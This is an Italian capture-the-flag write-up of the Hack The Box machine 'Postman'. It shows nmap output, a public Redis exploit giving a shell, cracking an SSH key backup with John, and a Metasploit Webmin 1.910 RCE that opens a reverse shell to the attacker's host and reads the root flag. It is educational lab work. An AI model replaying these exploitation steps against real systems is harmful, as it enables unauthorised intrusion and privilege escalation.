
POSTMAN by Kaosam

Iniziamo con un nmap veloce dell'indirizzo:


```
root@unknown:~/Desktop# nmap -sV 10.10.10.160
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 14:06 CET
Nmap scan report for 10.10.10.160
Host is up (0.040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.01 seconds
root@unknown:~/Desktop#
```

Abbiamo oltre alle porte 22 e 80, anche la 10000 (Webmin).

Collegandoci a quest'ultimo servizio non possiamo fare molto, in quanto per accedere dobbiamo avere le credenziali di un utente o di root (di default Webmin usa username e password dell'utente root):



Andando avanti con l'ispezione, il sito web presente sulla porta 80 non sembra essere di una grande utilità, in quanto è una semplice pagina under construction:



Con gli strumenti a disposizione fino ad ora non possiamo procedere. In questi casi è d'obbligo andare a ripetere un nmap scansionando tutte le porte con l'opzione -p-, in quanto potrebbe essere presente un servizio in esecuzione su una porta superiore, non standard. E' buona pratica attivare questa opzione sempre, fin dall'inizio. Per motivi tempistici però (con l'opzione -p- nmap impiega parecchio a fare la scansione), preferisco provare all'inizio con uno scan standard.

```
6379/tcp open  redis   Redis key-value store 4.0.9
```

Sulla porta 6379 è presente il servizio Redis, versione 4.0.9, e con una rapida ricerca possiamo trovare un exploit disponibile su Github:

github.com › Avinash-acid › Redis-Server-Expl... ▾ Traduci questa pagina

Avinash-acid/Redis-Server-Exploit: This will give you ... - GitHub

This will give you shell access on the target system if **redis** server is not ... and faced on the internet without any authentication - Avinash-acid/**Redis**-Server-**Exploit**.

Proviamo a farlo partire con lo username di default redis:

```
root@unknown:~/Desktop# python redis.py 10.10.10.160 redis
       ***************************************************************
       * [+] [Exploit] Exploiting misconfigured REDIS SERVER*
       * [+] AVINASH KUMAR THAPA aka "-Acid"
       ***************************************************************


        SSH Keys Need to be Generated
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:lYQfnW2XNNZEvujJ06PEmJaNPQQLykykRkojh9yUkOg acid_creative
The key's randomart image is:
+---[RSA 3072]----+
|oo*=.. . ... o.*=|
|.++o+ o ....o +o+|
|.  . o . ooo . ..|
| E  . + ..o o . .|
|       +S  . o . |
|            % o  |
|           * @ o |
```

```
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Feb 10 13:58:09 2020 from 10.10.15.103
redis@Postman:~$ ls
6379  authorized_keys  dkixshbr.so  dump.rdb  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$
```

Abbiamo ottenuto la shell per l'utente redis.

Con un po' di enumerazione notiamo che nel sistema è presente un utente chiamato Matt, e all'interno delle sua cartella home, c'è la user flag (dobbiamo quindi arrivare ad essere lui). Inoltre, nella cartella opt, è presente un file chiamato id_rsa.bak, che contiene un backup di una chiave privata.

Trasferito il file sulla macchina, usiamo John per decriptarlo:

```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py chiave > key
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (chiave)
1g 0:00:00:07 22.25% (ETA: 15:17:59) 0.1360g/s 461300p/s 461300c/s 461300C/s talali..tala
lbasha
Session aborted
root@unknown:~/Desktop#
```

Dunque la password è computer2008. Proviamo a collegarci via SSH con Matt:

```
root@unknown:~/Desktop# ssh -i key Matt@10.10.10.160
ssh: connect to host 10.10.10.160 port 22: No route to host
```

L'utente in questione però sembra aver disabilitato l'accesso via ssh.

Abbiamo comunque una password e dovrà pur sempre servire a qualcosa (forse è la password dell'utente stesso). Torniamo sulla shell di redis aperta e proviamo la password con il comando su:

```
redis@Postman:/home/Matt$ su Matt
Password:
Matt@Postman:~$ whoami
Matt
Matt@Postman:~$ ls
user.txt
Matt@Postman:~$ cat user.txt
517ad0ec2458ca97af8d93aac08a2f3c
```

Missione compiuta! Siamo entrati come Matt e abbiamo la nostra user flag.

Ora proviamo a diventare root del sistema.

Ritornando all'altro servizio, cercando su Google, risulta che per la versione di Webmin in questione, è presente un exploit (su Metasploit) abbastanza recente, che consente a qualsiasi utente avente l'autorizzazione di aggiornare i pacchetti, di eseguire codice arbitrario come root:

www.exploit-db.com › exploits ▾ Traduci questa pagina

Webmin 1.910 - 'Package Updates' Remote Command ...

11 giu 2019 - **Webmin 1.910** - 'Package Updates' Remote Command Execution (Metasploit). CVE-2019-12840 . remote exploit for Linux platform.

Usiamo l'exploit all'interno di Metasploit, e vediamo le opzioni disponibili:

```
msf5 > search webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitra
ry File Access
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   3  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   4  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > show options
```

Settiamo dunque i parametri richiesti:

```
msf5 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 10.10.10.160
RHOSTS => 10.10.10.160
msf5 exploit(linux/http/webmin_packageup_rce) > set USERNAME Matt
USERNAME => Matt
msf5 exploit(linux/http/webmin_packageup_rce) > set PASSWORD computer2008
PASSWORD => computer2008
msf5 exploit(linux/http/webmin_packageup_rce) > set SSL true
SSL => true
msf5 exploit(linux/http/webmin_packageup_rce) > set LHOST tun0
LHOST => tun0
msf5 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.111:4444
[+] Session cookie: 4ee4665d37ec91e4021a6aacc284116b
[*] Attempting to execute the payload...
[*] Command shell session 2 opened (10.10.14.111:4444 -> 10.10.10.160:45824) at 2020-02-10 16:05:54 +0100
whoami

root
pwd
/usr/share/webmin/package-updates
cat /root/root.txt
a257741c5bed8be7778c6ed95686ddce
```

Una volta fatto partire, viene ottenuta la shell, e possiamo stampare la root flag.

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups